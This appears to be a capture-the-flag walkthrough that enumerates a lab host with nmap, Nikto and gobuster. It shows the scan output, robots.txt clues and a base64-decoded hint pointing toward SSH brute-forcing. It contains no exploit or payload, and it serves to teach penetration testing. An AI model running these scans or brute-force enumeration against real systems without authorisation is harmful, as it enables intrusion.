


## Step 1:

Nmap (Network Mapper) is a powerful open-source tool widely used for network discovery and security auditing. It helps administrators, security professionals, and enthusiasts understand the layout and status of networks and detect vulnerabilities. Here's a breakdown of its features and uses



## Step 2:

Netdiscover is a simple, lightweight, and effective network discovery tool often used for identifying live hosts in a network, especially in environments without DHCP servers. It is commonly employed in penetration testing and reconnaissance phases to map out a network quickly.

A terminal window on a Kali Linux system showing the execution of Nmap. The user creates a directory 'Ctf1', navigates to it, and runs 'nmap -sC -sV 192.168.1.7'. The output shows the host is up with several open ports (21, 23, 80) and services (vsftpd, telnetd, httpd). It also lists various HTTP headers and a service detection summary.

```
(kali@kali)-[~]
└─$ mkdir Ctf1
└─$ cd Ctf
└─$ cd Ctf1
└─$ nmap -sC -sV 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 10:22 IST
Nmap scan report for 192.168.1.7
Host is up (0.00096s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 404 Not Found
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-robots.txt: 3 disallowed entries
|_ctf /etc /sudo
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.59 seconds
```

### Step 3:


Nikto is an open-source web server scanner used to identify vulnerabilities, misconfigurations, and other security issues in web servers. It's a popular tool for penetration testing and vulnerability assessments due to its simplicity and effectiveness.

A terminal window on a Kali Linux system showing the execution of Nmap and Nikto. The Nmap scan identifies open ports 21/tcp (ftp), 23/tcp (telnet), 80/tcp (http), and 7223/tcp (unknown). The Nikto scan targets port 80 and reports several security issues, including missing X-Frame-Options and X-Content-Type-Options headers, outdated Apache version (2.4.7), and missing CGI directories. The terminal output is as follows:

```
kali@kali: ~  
File Actions Edit View Help  
└─$ nmap -p- 192.168.1.7  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 10:22 IST  
Nmap scan report for 192.168.1.7  
Host is up (0.00084s latency).  
Not shown: 65531 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
23/tcp    open  telnet  
80/tcp    open  http  
7223/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 6.24 seconds  
  
└─(kali@kali)-[~]  
└─$ nikto -h http://192.168.1.7  
- Nikto v2.5.0  
  
+ Target IP:          192.168.1.7  
+ Target Hostname:    192.168.1.7  
+ Target Port:        80  
+ Start Time:         2024-12-07 10:22:51 (GMT5.5)  
  
+ Server: Apache/2.4.7 (Ubuntu)  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.  
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /: Server may leak inodes via ETags, header found with file /, inode: e3, size: 5b2a211a88142, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ 8105 requests: 0 error(s) and 7 item(s) reported on remote host  
+ End Time:          2024-12-07 10:23:22 (GMT5.5) (31 seconds)  
  
+ 1 host(s) tested  
  
└─(kali@kali)-[~]  
└─$
```

## Step 4:

So there is a port 7223 open so open firefox and we found the robots.txt file in nikto and there is text here so copy the all the text




## Step 5:

Gobuster is a fast and versatile command-line tool used for brute-forcing directories, files, DNS subdomains, and virtual hosts. It's particularly popular among penetration testers and ethical hackers for web application enumeration and reconnaissance.

```
kali@kali: ~  
File Actions Edit View Help  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.  
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /: Server may leak inodes via ETags, header found with file /, inode: e3, size: 5b2a211a88142, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ 8105 requests: 0 error(s) and 7 item(s) reported on remote host  
+ End Time: 2024-12-07 10:23:22 (GMT5.5) (31 seconds)  
  
+ 1 host(s) tested  
  
(kali@kali)-[~]  
$ echo "c3NoLWJydXRlZm9yY2Utc3Vkb2l0Cg==" | base64 -d  
ssh-bruteforce-sudoit  
  
(kali@kali)-[~]  
$ gobuster dir -u http://192.168.1.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://192.168.1.7  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: html,php,zip  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/index.html (Status: 200) [Size: 227]  
/.html (Status: 403) [Size: 283]  
/ftc.html (Status: 200) [Size: 154]  
/sudo.html (Status: 200) [Size: 281]  
Progress: 104676 / 882244 (11.86%)
```

